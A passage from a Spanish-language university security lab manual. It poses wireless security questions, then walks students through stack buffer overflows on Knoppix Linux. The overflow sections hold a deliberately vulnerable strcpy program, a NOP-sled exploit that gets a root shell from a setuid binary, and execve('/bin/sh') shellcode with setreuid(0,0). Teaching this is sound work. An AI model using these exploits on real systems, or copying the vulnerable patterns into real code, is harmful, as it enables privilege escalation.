- ¿Qué es un Access Point (AP)?
- ¿Qué tipos de antenas existen para redes inalámbricas y cuáles son sus características?
- ¿Qué son un SSID y un ESSID?

Actividad 2) Investigación de problemas de seguridad en redes inalámbricas

Investiga en fuentes bibliográficas y en Internet y contesta lo siguiente:

- ¿Qué problemas o restricciones tiene el protocolo WEP?
- ¿Qué problemas de seguridad trae consigo la difusión del SSID/ESSID?
- ¿Qué problemas de seguridad genera la propagación física de la señal de un AP?
- ¿Es posible la captura de tráfico de red inalámbrico con un analizador de protocolos y otro equipo con tarjeta de red inalámbrica?

Actividad 3) Investigación de soluciones de seguridad para redes inalámbricas

Investiga en fuentes bibliográficas y en Internet y contesta lo siguiente:

- ¿Qué es el protocolo WEP?
- ¿Qué diferencias hay entre WEP y WAP (Wireless Authentication Protocol)? (crea una tabla comparativa)
- ¿Qué soluciones existen para limitar la propagación de señal? ¿cuáles son las ventajas y desventajas de cada una de estas soluciones?

Referencias

“Wireless Security, Models, Threats and Solutions”, Randall K. Nichols y Panos C. Lekkas, Ed. McGraw-Hill Telecom, 2002

“Hack Proofing your Wireless Network”, Christian Barnes et al, Ed. Syngress, 2002

5. Seguridad en aplicaciones

1. [Práctica] Concepto de desbordamiento de memoria

Introducción

En esta práctica aprenderás las bases de lo que constituye un desbordamiento de memoria para cualquier sistema operativo, a través de ejemplos en la distribución Knoppix de Linux.

Actividad 1) Programa de demostración de concepto de desbordamiento de memoria

Con algún editor para programación (como por ejemplo [nedit](#)) crea el siguiente archivo de código fuente en C, [Bufov-concepto.c](#):

```
#include <stdio.h>

void function(int a, int b, int c)
{
    char buffer1[4];
    char buffer2[4];
    unsigned long *ret;
    ret = (unsigned long) buffer1 + 8;
    *ret += 7;
    printf("valores de a, b y c: %d %d %d\n",a,b,c);
}
int main()
{
    int x;
    x = 0;
    function(1,2,3);
    x = 1;
    printf("Valor de x: %d \n",x);
    return(0);
}
```

Compila el programa anterior con el comando siguiente; obtendrás un ejecutable llamado [Bufov-concepto](#):

```
knoppix@0 [knoppix] $ gcc -o Bufov-concepto Bufov-concepto.c
```

Ejecuta el programa compilado con la instrucción: `./Bufov-concepto` y analiza la salida del programa; deberás observar que hay algo mal con la salida (observa el valor de la variable `x`) y compáralo con el código del programa para ver qué valor debería de imprimirse.

Prueba modificar la línea del programa que dice: `ret = (unsigned long) buffer1 + 8;` cambiando el valor de `8` por `12, 16` y `20`; después de cada modificación recompila el programa y observa los resultados.

Notarás que conforme incrementas el número se empiezan a modificar las variables `a`, `b` y `c`. La explicación de lo que sucede es la siguiente:

El apuntador `ret` está dirigido hacia `buffer1` + un número X (initialmente `8`); `buffer1` es un arreglo de caracteres, por lo tanto `buffer1` es un apuntador al primer elemento de este arreglo. Lo que hacemos en la instrucción siguiente es modificar el valor en memoria al que está apuntado `buffer1+X`, incrementándolo en 7. En memoria, cuando se llama a la función `function` desde `main`, Linux organiza los parámetros de la función de la siguiente manera:

buffer2	buffer1	Stack frame pointer (SFP)	Dir. de retorno (hacia main)	Parámetro a	Parámetro b	Parámetro c
4 bytes	4 bytes	4 bytes	4 bytes	4 bytes	4 bytes	4 bytes
Dir. más baja						Dir. más alta

En Linux la pila crece de la dirección más alta hacia la más baja, es por esto que la dirección más alta (primer elemento que se agregó a la pila) es el parámetro '`c`', mientras que la dirección más baja en la pila (último elemento en agregarse) es `buffer2`.

Al incrementar en `8` el apuntador `ret`, estamos apuntando hacia la dirección de retorno a la función `main`. Esta dirección de retorno debería apuntar normalmente a la instrucción `x = 1`; pero nosotros estamos incrementando ese valor en `7` (de manera que nos estamos saltando esta instrucción). Es por esto que cuando asignamos `ret = buffer1 + 8` estamos modificando el salto de regreso a `main` y provocamos que `x = 1` nunca se ejecute (por esta razón el programa reporta que el valor de `x` es cero).

Lo que demostramos es que en un programa se puede modificar el flujo de ejecución si la entrada de datos o la lógica del programa no están controladas adecuadamente.

Actividad 2) Análisis de programa de demostración

En la actividad anterior se mostró el concepto de desbordamiento de memoria, pero no queda claro cómo se obtiene el valor exacto en que se debe incrementar la dirección de retorno (en otras palabras, ¿a cuántos bytes equivale la instrucción `x = 1`; en el segmento `main`?). Esta actividad ilustra cómo se realiza este cálculo.

Utilizando el programa de depuración `gdb`, examinaremos el código en ensamblador del programa que creaste en la actividad 1):

Entra al entorno `gdb` con la siguiente instrucción: `gdb Bufov-concepto`

Una vez dentro de entorno de `gdb` teclea el siguiente comando para desensamblar el programa a partir del inicio de la función `main`:

```
(gdb) disassemble main
```

Deberás obtener algo como esto:

```
Dump of assembler code for function main:  
0x80483a3 <main>:    push   %ebp  
0x80483a4 <main+1>:   mov    %esp,%ebp  
0x80483a6 <main+3>:   sub    $0x18,%esp  
0x80483a9 <main+6>:   and    $0xffffffff0,%esp  
0x80483ac <main+9>:   mov    $0x0,%eax  
0x80483b1 <main+14>:  sub    %eax,%esp  
0x80483b3 <main+16>:  movl   $0x0,0xfffffff(%ebp)  
0x80483ba <main+23>:  movl   $0x3,0x8(%esp,1)  
0x80483c2 <main+31>:  movl   $0x2,0x4(%esp,1)  
0x80483ca <main+39>:  movl   $0x1,(%esp,1)  
0x80483d1 <main+46>:  call   0x8048364 <function>  
0x80483d6 <main+51>:  movl   $0x1,0xfffffff(%ebp)  
0x80483dd <main+58>:  mov    0xfffffff(%ebp),%eax  
0x80483e0 <main+61>:  mov    %eax,0x4(%esp,1)  
0x80483e4 <main+65>:  movl   $0x804855f,(%esp,1)  
0x80483eb <main+72>:  call   0x8048288 <printf>  
0x80483f0 <main+77>:  mov    $0x0,%eax  
0x80483f5 <main+82>:  leave  
0x80483f6 <main+83>:  ret  
0x80483f7 <main+84>:  nop  
0x80483f8 <main+85>:  nop  
0x80483f9 <main+86>:  nop  
0x80483fa <main+87>:  nop  
---Type <return> to continue, or q <return> to quit---q
```

Observa que en las instrucciones con desplazamientos `<main+46>` y `<main+72>` se encuentran las llamadas a las funciones `function` y `printf` respectivamente. La instrucción siguiente a la llamada a función `function` es a donde apuntaría la dirección de retorno (`x = 1;`) y está en el desplazamiento `<main+51>`. La siguiente instrucción está en `<main+58>` por lo que una simple operación nos da el valor necesario para saltarnos la instrucción que deseamos: $58 - 51 = 7$.

Para salir de `gdb` teclea:

```
(gdb) quit
```

[NOTA: `gdb` y `gas` (el ensamblador usado por `gcc`), así como muchos ensambladores de Unix utilizan el formato de ensamblador definido por AT&T. Este formato difiere, entre otras cosas, en el orden de los parámetros con respecto al formato Intel (que utilizan ensambladores como `nasm`, `masm` y `tasm`). Por ejemplo, mover 1 en el registro `eax` se escribiría como: `mov eax,1` y `movl $0x1,%eax` en formatos INTEL y AT&T respectivamente.]

[NOTA: La organización en memoria de los elementos en llamadas a función, la pila y la longitud de instrucciones compiladas varía entre sistemas operativos; por esta razón, el mismo programa de ejemplo compilado para otro sistema operativo como Windows tendría un comportamiento distinto.]

Actividades adicionales

Como apoyo para reforzar lo aprendido en esta práctica te sugerimos las siguientes actividades adicionales.

- Investiga diferencias en el manejo de la pila en otros sistemas operativos que trabajan con el procesador Intel x86 (Solaris, Windows, etc.) y modifica el ejemplo de esta práctica (`Bufov_concepto.c`) de esta práctica para que funcionen con alguno de ellos.

- Crea otro programa en lenguaje C que ilustre también el concepto de desbordamiento de memoria de forma distinta al ejemplo que aquí se encuentra.
¡Usa tu creatividad!

Referencias

“Smashing the Stack for Fun and Profit”, Aleph1, revista electrónica Phrack #49 (<http://www.phrack.org/show.php?p=49>)

“AT&T Syntax versus Intel Syntax”, documento electrónico con información proporcionada con el comando ‘info as’: http://www.efm.leeds.ac.uk/~as/Old/gnu/info_html/c-i386_1.html

Referencias en bibliografía recomendada: [1], [6] y [11]

2. [Práctica] Desbordamiento de programa vulnerable

Introducción

En esta práctica probarás una aplicación contra potenciales vulnerabilidades de desbordamiento de memoria, creando una condición de negación de servicio. Utilizarás para ello el compilador de lenguaje C, **gcc**, y un editor de archivos como **nedit** en el ambiente Knoppix Linux.

Actividad 1) Generación de un programa vulnerable

Crea el archivo **Bufov_vuln_app.c**, utilizando algún editor de archivos en Knoppix (como **nedit**) y el siguiente código fuente:

```
#include <stdio.h>
#include <string.h>

void modo_de_uso (char * nomprog)
{
    printf ("MODO DE USO: %s <parámetro> \n\n",nomprog);
}

unsigned long sp(void)          //pequeña función para obtener
{__asm__("movl %esp,%eax");} //contenido de esp

int main(int argc, char *argv[])
{
    char buffer[200];           // Algunos indicadores para depuración
    printf("*** Apuntador a pila (esp) : 0x%x\n",sp());
    printf("*** Apuntador a buffer      : 0x%x\n", (unsigned long)buffer);
    if (argc < 2)
    {
        modo_de_uso(argv[0]);
        return (1);
    }
    else
    {
        strcpy(buffer, argv[1]);
        printf ("Programa vulnerable ante ataques de");
        printf ("desbordamiento de memoria.\n");
        printf ("Entrada de datos como primer parámetro:\n\n");
        printf ("%s \n\n",buffer);
        return (0);
    }
}
```

[NOTA: el programa anterior es una versión modificada del ejemplo (vulnerable) que Jon Erickson pone en su libro “Hacking The Art of Exploitation” (referencia [1] en “Bibliografía recomendada”); si

deseas revisar con mayor detenimiento este tipo de vulnerabilidades te recomendamos este libro. Asimismo, la referencia [11] ("The Shellcoder's Handbook") contiene varios ejemplos y documentación extensa sobre este tipo de vulnerabilidades.]

Genera el programa ejecutable **vuln**, usando el código fuente en el archivo **Bufov_vuln_app.c**, con el siguiente comando:

```
knoppix@0 [knoppix]$ gcc -o vuln Bufov_vuln_app.c
```

El programa requiere que le pases algún parámetro como entrada de datos y luego imprime esta cadena en pantalla (si no pasas ningún parámetro al programa, éste muestra el modo de uso). Ejecuta programa utilizando tu nombre, <nombre>, como parámetro:

```
knoppix@0 [knoppix]$ ./vuln <nombre>
```

Actividad 2) Explotación del programa vulnerable (negación de servicio)

Por el código fuente del programa, **Bufov_vuln_app.c**, sabemos que la variable buffer es un arreglo que únicamente soporta **200** caracteres. Por lo tanto, el arreglo en la pila de las variables y registros es el siguiente (revisa la práctica: "Concepto de desbordamiento de memoria" para más referencias sobre el uso de la pila en los programas para Linux):

buffer	Stack frame pointer (SFP)	Dir. de retorno (hacia S.O.)	Parámetro (contador de argumentos) argc	Parámetro (apuntador dword) argv [0] (apuntador a nombre de programa)	Parámetros (apuntador es tipo dword) argv[1] ... argv[arg c - 1] + byte null	Ambiente del programa + nombre de programa (duplicado) + byte null
200 bytes	4 bytes	4 bytes	4 bytes	4 bytes	N bytes	N bytes
Dir. más baja						Dir. más alta

Para sobrescribir el arreglo de caracteres **buffer**, tenemos que pasar una entrada de datos mayor a **200** caracteres. Podríamos teclear manualmente un parámetro de más de **200** caracteres, pero también podemos ayudarnos del lenguaje de programación **perl** para facilitarnos esta tarea.

[NOTA: Perl es un lenguaje interpretado muy popular entre programadores y hackers; es fácil y rápido escribir programas en perl, aunque no necesariamente es sencillo comprender programas de otras personas hechos en este lenguaje. El lenguaje está orientado a la manipulación de cadenas y es muy poderoso (para mayor información consulta `man perl` o algún tutorial sobre este lenguaje).]

Ejecuta el siguiente script de **perl** para imprimir **300** veces la letra **A** (el script se rodea de comillas sencillas antes de pasarlo como parámetro del comando **perl**):

```
knoppix@0 [knoppix]$ perl -e 'printf "A" x 300;'
```

Para pasar este script como parámetro, utilizaremos acentos graves (como en el idioma francés): ` `. Esto tiene el siguiente efecto: primero se interpreta lo que está entre acentos graves y se substituye el programa/script por el resultado de su ejecución, posteriormente el resultado se pasa como parámetro al programa **vuln**. Ejecutaremos ahora el mismo programa, **vuln**, pasando **300** caracteres **'A'** con ayuda del script de **perl**:

```
knoppix@0[knoppix]$ ./vuln `perl -e 'printf "A" x 300;'`
```

Observa que ahora el programa marca un error de desbordamiento en la pila y se aborta la ejecución del programa.

[NOTA: realizar pruebas tipo caja negra con diversos tipos y cantidades de datos es una actividad que le permite a un atacante identificar potenciales vulnerabilidades en un programa. En este caso, el resultado (mensaje de error de desbordamiento de pila), le indica que una variable es vulnerable ante ataques de desbordamiento; esto podría ser explotado en algunas circunstancias para inyectar y ejecutar código con los privilegios del programa vulnerable.]

Referencias

"Smashing the Stack for Fun and Profit", Aleph1, revista electrónica Phrack #49 (<http://www.phrack.org/show.php?p=49>)

“Startup state of a Linux/i386 ELF binary”, Konstantin Boldyshev, documento electrónico (<http://linuxassembly.org/articles/startup.html>)

"Beginner's Introduction to Perl", Doug Sheppard, documento electrónico (<http://www.perl.com/bt/a/2000/10/begperl1.html>)

Referencias en bibliografía recomendada: [1], [6] y [11]

3. [Práctica] Explotación de programa vulnerable por desbordamiento de memoria

Introducción

Por medio de esta actividad verás en acción un programa de explotación de vulnerabilidad de desbordamiento de memoria (desbordamiento de la pila en este caso). Para esta práctica utilizarás programas en lenguaje C, una parte de código en lenguaje ensamblador y el sistema operativo Knoppix Linux.

Actividad 1) Preparación del código vulnerable

Revisa la práctica “Desbordamiento de programa vulnerable” y crea el programa **BufOv_vuln_app.c** con algún editor como se indica en la “Actividad 1)” de la práctica mencionada; compila el programa como **vuln** utilizando la herramienta **gcc**.

Actividad 2) Explotación del programa vulnerable

Crea el siguiente programa, `BufoV exploit app.c` con algún editor como `nedit`:

```

offset = 500;           /* Desplazamiento a partir de dir. en esp */
esp = sp();             /* Obtiene dir. de esp */
ret = esp - offset;    /* A la dir. de retorno restamos el */
/* desplazamiento */

printf("---- Apuntador a pila (esp)      : 0x%x\n",esp);
printf("---- Desplazamiento desde pila esp : 0x%x\n",offset);
printf("---- Dir. de retorno estimada     : 0x%x\n\n",ret);

/* Reserva 400 bytes de memoria para crear cadena de inyección
(en heap) */
buffer = malloc(400);
/* Llena primero el buffer con la dirección de retorno estimada */
tmp_ptr = buffer;
addr_ptr = (long *) tmp_ptr;
for (i=0; i < 400; i+=4)
{ *(addr_ptr++)=ret;}
/* Sobrescribe ahora los primeros 100 bytes con NOPs para
escalera hacia código */
for (i=0; i < 100; i++)
{ buffer[i] = '\x90';}
/* Finalmente pega el código al final de los NOPs */
tmp_ptr = buffer+100;
for(i=0; i < strlen(shellcode); i++)
{ *(tmp_ptr++) = shellcode[i];}
/*coloca un 0 como final de la cadena*/
buffer[400-1]=0;
/* Llama al programa vuln con el contenido del buffer como
parámetro */
execl("./vuln", "vuln", buffer,0);
/* Libera la memoria y termina el programa */
free(buffer);
return 0;
}

```

[NOTA: el programa anterior es una versión modificada del programa de explotación del programa vulnerable que Jon Erickson pone en su libro “Hacking The Art of Exploitation” (referencia [1] en “Bibliografía recomendada”); si deseas revisar con mayor detenimiento este tipo de vulnerabilidades te recomendamos esta referencia.]

Compila y ejecuta el programa anterior como **exploit** (recuerda que debe de estar en el mismo directorio que **vuln**, el programa que será explotado, no sin antes darle privilegios de ejecución de **root** al programa **vuln**:

```

knoppix@0[knoppix]$ su
root@0[knoppix]# chown root:root vuln
root@0[knoppix]# chmod +s vuln
root@0[knoppix]# exit
knoppix@0[knoppix]$ gcc -o exploit BufOv_exploit_app.c
knoppix@0[knoppix]$ ./exploit
sh-2.05b# id

```

[NOTA: la generación de código shell (contenido del arreglo `shellcode` []) es un proceso complejo; La actividad de autoaprendizaje “Generación de código shell para explotación de vulnerabilidades” es una introducción a este proceso.]

Actividad 3) Análisis del proceso de explotación

Dentro del código de **exploit**, la preparación del parámetro que desbordará la variable del programa **vuln** se lleva a cabo de la siguiente manera:

Primero se calcula (se estima) la dirección de salto hacia el inicio del espacio en memoria que se desbordará en la programa **vuln** (donde estará la escalerilla de **NOPs**) y se sobrescribe todo el **buffer** con esta dirección (la idea es que esta dirección también sobrescribirá la dirección de retorno en el programa **vuln**).

Arreglo buffer (400 bytes)				
Dir. de retorno (addr_ptr)	Dir. de retorno (addr_ptr)	Dir. de retorno (addr_ptr)	de ...	Dir. de retorno (addr_ptr)

Después se sobrescribe el inicio del **buffer** con una escalerilla de **NOPs** que sea lo suficientemente grande para que la dirección estimada esté en el rango de la escalerilla.

Arreglo buffer (400 bytes)				
Escalerilla de NOPs (100 bytes)	Dir. de retorno (addr_ptr)	Dir. de retorno (addr_ptr)	de ...	Dir. de retorno (addr_ptr)


[NOTA: la instrucción `nop` se utiliza en varios procesadores para “sincronizar” ciclos de procesamiento, ya que en sí no hace nada (hace que el procesador espere un ciclo); la idea de la escalerilla es que una vez que el salto caiga dentro de ella, se ejecutarán los `nop` hasta llegar al inicio del programa. Sin la escalerilla tendríamos que tener la dirección exacta hacia el inicio código shell, ya que si llega antes o después no se ejecutará correctamente y probablemente el programa genere un error.]

Por último, se sobrescribe el **buffer**, a partir del final de la escalerilla de **NOPs**, con el código shell.

Arreglo buffer (400 bytes)				
Escalerilla de NOPs (100 bytes)	Código shell (shellcode [])	Dir. de retorno (addr_ptr)	de ...	Dir. de retorno (addr_ptr)

La idea sería desbordar la variable de **vuln** con un arreglo como el anterior; esta variable en el programa **vuln** debería ser similar a esto en memoria:

Arreglo en memoria del programa vuln						
buffer	Stack frame pointer (SFP)	Dir. de retorno (hacia S.O.)	Parámetro (contador de argumentos) <code>argc</code>	Parámetro (apuntador dword) <code>argv [0]</code> (apuntador a nombre de programa)	Parámetros (apuntador es tipo dword) <code>argv[1]</code> ... <code>argv[arg c - 1] + byte null</code>	Ambiente del programa + nombre de programa (duplicado) + byte <code>null</code>
200 bytes	4 bytes	4 bytes	4 bytes	4 bytes	N bytes	N bytes
Dir. más baja						Dir. más alta



Las llaves horizontales indican cómo se sobrescribirá la memoria de `vuln` con el `buffer` de `exploit`: la escalerilla quedaría dentro de del `buffer` de `vuln`, junto con el código shell, y las copias de la dirección de retorno (`addr_ptr`) sobrescribirían todo lo demás (incluyendo una parte al final del `buffer` de `vuln`). Esta dirección de retorno deberá apuntar entonces al inicio del `buffer` en `vuln` (en algún punto donde quede parte de la escalerilla de `NOPs`).

Nota que la salida del programa `vuln` indica algunos valores en líneas precedidos por `***`, y que el programa de explotación, `exploit`, muestra también algunos valores precedidos en líneas precedidas por `---`.

La siguiente imagen muestra el proceso y los resultados de la explotación del programa `vuln`, donde se ven estos valores:

Pantalla de shell que ilustra la explotación por desbordamiento de un programa (Knoppix 3.3)

El registro `esp` contiene la dirección del tope de la pila, y en el caso del programa `exploit`, esto es justo después del apuntador a caracteres buffer. Cuando `exploit` manda a ejecutar `vuln` a través de la función `exec1()`, se guarda todo el entorno, los parámetros la dirección de retorno y sus variables; su `esp` apuntará al tope de esta pila (mucho después del `esp` calculado por `exploit`).

Si podemos estimar la diferencia que habrá entre ambos `esp` (el desplegado por `vuln` y el desplegado por `exploit`), es factible establecer que la dirección de retorno (`addr_ptr`) sea igual al `esp` calculado por `exploit` menos esta diferencia.

Cuando esta dirección de retorno, `addr_ptr` sea mayor que la dirección de `buffer` en `vuln`, pero a la vez cercana a `buffer` en `vuln`, el programa `exploit` deberá funcionar. En este ejemplo, se estableció `500` como la diferencia entre topes de pila (`offset`) y es lo que se resta al `esp` calculado desde `exploit` (esta estimación debería funcionar correctamente en la mayoría de los casos).

[NOTA: como habrás notado, la estimación de la dirección de salto no es un proceso trivial; en el caso de programas que dan servicio de red (explotación remota) el proceso es aún más complicado, pues el atacante debe estimar cuánta memoria han ocupado otros programas en la pila para localizar la dirección relativa del espacio en memoria que van a desbordar (a diferencia de una explotación local como en este ejemplo, en una explotación remota no se puede calcular la

[dirección relativa a la pila como se ve desde el programa de explotación, ya que el programa vulnerable se ejecuta en una máquina distinta.]

Actividades adicionales

Como apoyo para reforzar lo aprendido en esta práctica te sugerimos las siguientes actividades adicionales.

- Investiga diferencias en el manejo de la pila en otros sistemas operativos que trabajan con el procesador Intel x86 (Solaris, Windows, etc.) y modifica el programa vulnerable (práctica anterior) y el de explotación que se muestra en esta práctica para que funcionen en algún otro sistema operativo.
- Desarrolla un esquema (librería de desarrollo o analizador de código fuente) para contrarrestar el problema de los desbordamientos de memoria (específicamente los de la pila). Este control de seguridad puede ser preventivo o reactivo puede incorporar técnicas que investigues en Internet.

Referencias

“Smashing the Stack for Fun and Profit”, Aleph1, revista electrónica Phrack #49 (<http://www.phrack.org/show.php?p=49>)

“Buffer Overflows for Beginners”, Daniel Hodson, documento electrónico (<http://www.infosecwriters.com/texts.php?op=display&id=134>)

Sitio Web METASPLOIT que contiene ejemplo de código shell para Windows en diversos formatos: <http://www.metasploit.com/shellcode.html>

Referencias en “Bibliografía recomendada”: [1] y [11]

4. [Autoaprendizaje] Generación de código “shell” para explotación de vulnerabilidades

Introducción

En esta actividad aprenderás a generar código shell; estos pequeños programas en lenguaje ensamblador son comúnmente utilizados en diversos exploits por atacantes. Aprender a generar código shell te ayudará a probar exploits de nuevas vulnerabilidades y verificar la eficacia de las soluciones para las mismas. Para esta actividad utilizarás la distribución Knoppix Linux; en el ejemplo se generará código shell para el sistema operativo Linux con procesadores Intel x86.

[NOTA: el código shell, por tratarse de lenguaje ensamblador, es dependiente tanto del sistema operativo (llamadas a funciones) como del procesador (registros y manejo de memoria). Código shell generado para Windows con procesadores Intel no funcionará en un Solaris con procesador Sparc o en un Linux con procesador Intel.]

[NOTA: los siguientes programas son versiones modificadas de ejemplos de creación de código shell del libro “Hacking The Art of Exploitation” (referencia [1] en “Bibliografía recomendada”) y de “Smashing the Stack for Fun and Profit”; si deseas revisar con mayor detenimiento el procedimiento para crear código shell te recomendamos que consultes estas referencias.]

Actividad 1) Generación de programa en C que dispara un shell

Con ayuda de un editor como **nedit**, crea el siguiente programa en C, **Shellcode_shell_spawn.c**:

```
#include <stdio.h>
void main ()
{
    char *param[2];
    param[0] = "/bin/sh";
    param[1] = NULL;
    /* execve (const char *filename, char *const argv[], char *const
       envp[])
    execve(param[0], param, param[1]);
```

}

Compila el programa con **gcc**; el ejecutable se llamará **shellspawn_C**. ejecútalo y observarás que obtienes un shell nuevo (regresa al shell anterior con **exit**):

```
knoppix@0 [knoppix]$ gcc -o shellspawn_C Shellcode_shell_spawn.c
knoppix@0 [knoppix]$ ./shellspawn_C
sh-2.05b$ exit
knoppix@0 [knoppix]$
```

Actividad 2) Generación de programa en ensamblador que ejecuta un shell

Con un editor como **nedit**, crea ahora el siguiente programa fuente en ensamblador, **Shellcode_shell_spawn.asm**:

```
section .data
    param_0:      db '/bin/sh\xaaa\xbbb\xbb'
section .text
    global _start           ;punto de entrada al programa

_start:
; setruid(uid_t ruid, uid_t euid)
; -> Cambia a privilegios de root si root ejecutó el programa porque
;     execve cambia los privilegios automáticamente a un usuario sin
;     privilegios
    mov eax,70              ;setruid = función #70
    mov ebx,0                ;ruid = 0 (root)
    mov ecx,0                ;euid = 0 (root)
    int 0x80                 ;llama al kernel para ejecutar setruid

; execve(const char *filename, char *const argv[], char *const envp[])
; -> Ejecuta un programa con sus argumentos y variables de ambiente
    mov eax,11               ;execve = función #11
    mov esi,param_0          ;carga ESI con param_0
    mov BYTE [esi+7],0        ;x se substituye con 0
    mov [esi+8],esi            ;aaaa se substituye con param_0
    mov DWORD [esi+12],0       ;bbbb se substituye con dword 0
    mov ebx,param_0          ;filename = dir. de param_0
    lea ecx,[esi+8]           ;argv[] = dir. de param_0
    lea edx,[esi+12]           ;envp[] = param_1
    int 0x80                  ;llama a kernel para ejecutar execve

; exit(int status)
; -> Salida del programa (limpiamente), para evitar errores posteriores
;     si falla llamada a execve
    mov eax,1                  ;exit = función #1
    mov ebx,0                  ;status = 0
    int 0x80                  ;llama a kernel para ejecutar exit
```

[NOTA: Para comprender mejor el código revisa la actividad e autoaprendizaje: "Repaso de programación en lenguaje ensamblador (Intel X86)".]

[NOTA: Cada sistema operativo maneja sus llamadas a funciones de diferente manera, y en el caso de Linux los parámetros se pasan a través de los registros ebx, ecx y edx. El número de función se coloca en eax y la lista de funciones se puede obtener del archivo /usr/include/asm/uniste.h. Lo importante no es aprenderse de memoria las funciones que tiene cada sistema operativo sino conocer el funcionamiento general y saber en qué lugares buscar los detalles cuando se necesitan.]

Ensambla y liga el programa con `nasm` y `ld` (nombra al ejecutable `shellspawn_ASM`); ejecútalo y observa cómo obtienes nuevamente un shell:

```
knoppix@0 [knoppix]$ nasm -f elf Shellcode_shell_spawn.ASM
knoppix@0 [knoppix]$ ld -o shellspawn_ASM Shellcode_shell_spawn.o
knoppix@0 [knoppix]$ ./shellspawn_ASM
sh-2.05b$ id
sh-2.05b$ exit
knoppix@0 [knoppix]$
```

Prueba ahora cambiando los permisos y activando el bit `SUID` en el programa (esto es lo que ocurriría si se ejecutara este código shell en un programa con privilegios de `root`):

```
knoppix@0 [knoppix]$ su
root@0 [knoppix]# chown root:root shellspawn_ASM
root@0 [knoppix]# chmod +s shellspawn_ASM
root@0 [knoppix]# exit
knoppix@0 [knoppix]$ ./shellspawn_ASM
sh-2.05b# id
```

[NOTA: la función `execve` ejecuta programas con un usuario no privilegiado; la función `setreuid` cambia los privilegios al usuario especificado (previa validación con los permisos de ejecución del programa).]

Actividad 3) Modificación de programa ensamblador para calcular desplazamientos relativos
El programa funciona bien si se ensambla y enlaza independientemente, pero aún hay 2 ajustes que realizar. El primero de estos ajustes consiste en modificar la dirección en memoria `param_0`; cuando creamos un programa independiente el enlazador establece una dirección fija para esta referencia en memoria, pero cuando se “inyecte” este código shell en un programa vulnerable no contaremos no sabremos en qué parte de la memoria quedará esta referencia.

La solución es modificar el código para que al referencia sea relativa, y esto se logra con una técnica que combina las instrucciones `jmp` y `call`, y que fue mostrada inicialmente por Aleph1 en “Smashing the Stack for Fun and Profit”.

La idea sería saltar (`jmp`) hacia un lugar donde se encuentra una instrucción `call` desde el inicio del programa; posteriormente esta instrucción llamaría al resto del programa. Dado que `call` agrega a la pila la instrucción siguiente como dirección de retorno, una instrucción `pop` obtendría de la pila la dirección de la cadena en el momento de la ejecución:

```
jmp dos
uno:
    pop esi
    <resto del código shell>
    ...
dos:
    call uno
    db '/bin/sh\xaaa\xbbb'
```

El ejemplo anterior ilustra el esquema; en este ejemplo tendríamos en `esi` la dirección de la cadena de parámetros para la función `execve`, antes de continuar con la ejecución del resto del código shell.

Modifica el programa `Shellcode_shell_spawn.asm` para que quede de la siguiente manera (guárdalo como `Shellcode_shell_spawn2.asm`):

```

BITS 32
; setruid(uid_t ruid, uid_t euid)
; -> Cambia a privilegios de root si root ejecutó el programa porque
;     execve cambia los privilegios automáticamente a un usuario sin
;     privilegios
    mov eax,70          ;setruid = función #70
    mov ebx,0           ;ruid = 0 (root)
    mov ecx,0           ;euid = 0 (root)
    int 0x80            ;llama al kernel para ejecutar setruid

    jmp short dos        ;salto hacia la llamada call
uno:
    pop esi             ;obtiene la dirección de la cadena
    ; '/bin/sh...'

; execve(const char *filename, char *const argv[], char *const envp[])
; -> Ejecuta un programa con sus argumentos y variables de ambiente
    mov eax,11          ;execve = función #11
    mov BYTE [esi+7],0   ;x se substituye con 0
    mov [esi+8],esi      ;aaaa se substituye con param_0
    mov DWORD [esi+12],0  ;bbbb se substituye con dword 0
    mov ebx,esi          ;filename = dir. de param_0
    lea ecx,[esi+8]      ;argv[] = dir. de param_0
    lea edx,[esi+12]      ;envp[] = param_1
    int 0x80              ;llama a kernel para ejecutar execve

; exit(int status)
; -> Salida del programa (limpiamente), para evitar errores posteriores
;     si falla llamada a execve
    mov eax,1          ;exit = función #1
    mov ebx,0           ;status = 0
    int 0x80              ;llama a kernel para ejecutar exit

dos:
    call uno            ;salta a 1 poniendo el inicio de
    ;la cadena que sigue en la pila,
    ;como dirección de retorno
    db '/bin/sh\xaaa\xbbb\xbb'

```

[NOTA: Este es un código binario puro; no podrás ejecutar el ensamblado directamente, ya que las directivas de segmento y punto de entrada se eliminaron. La directiva BITS 32 indica que se ensamblará código de 32 bits.]

Ensambla el código anterior y obtén el archivo binario **shellspawn2_ASM**:

```
knoppix@0 [knoppix]$ nasm -o shellspawn2_ASM
Shellcode_shell_spawn2.asm
```

Actividad 4) Modificación de programa ensamblador para eliminar bytes en cero

El código shell aún no está listo ya que falta eliminar todos los ceros dentro del código; las funciones que manipulan cadenas identifican al **cero** como terminador de la cadena; en el caso del código vulnerable de la práctica “Desbordamiento de un programa vulnerable”, la función **strcpy** únicamente copiaría la cadena hasta ver el primer cero.

Observa cómo existen muchos ceros en el código que generaste con la herramienta **hexdump**:

```

knoppix@0[knoppix]$ hexdump -C shellspawn2_ASM
00000000  b8 46 00 00 00 bb 00 00 00 00 b9 00 00 00 00 cd
| .F.....|.....|
00000010  80 eb 2a 5e b8 0b 00 00 00 c6 46 07 00 89 76 08
| ..*^.....F....v.|.....|
00000020  c7 46 0c 00 00 00 00 89 f3 8d 4e 08 8d 56 0c cd
| .F.....N..V..|.....|
00000030  80 b8 01 00 00 00 bb 00 00 00 00 cd 80 e8 d1 ff
|.....|.....|
00000040  ff ff 2f 62 69 6e 2f 73 68 78 61 61 61 61 62 62
|.../bin/shxaaaabb|
00000050  62 62
|bb|
00000052

```

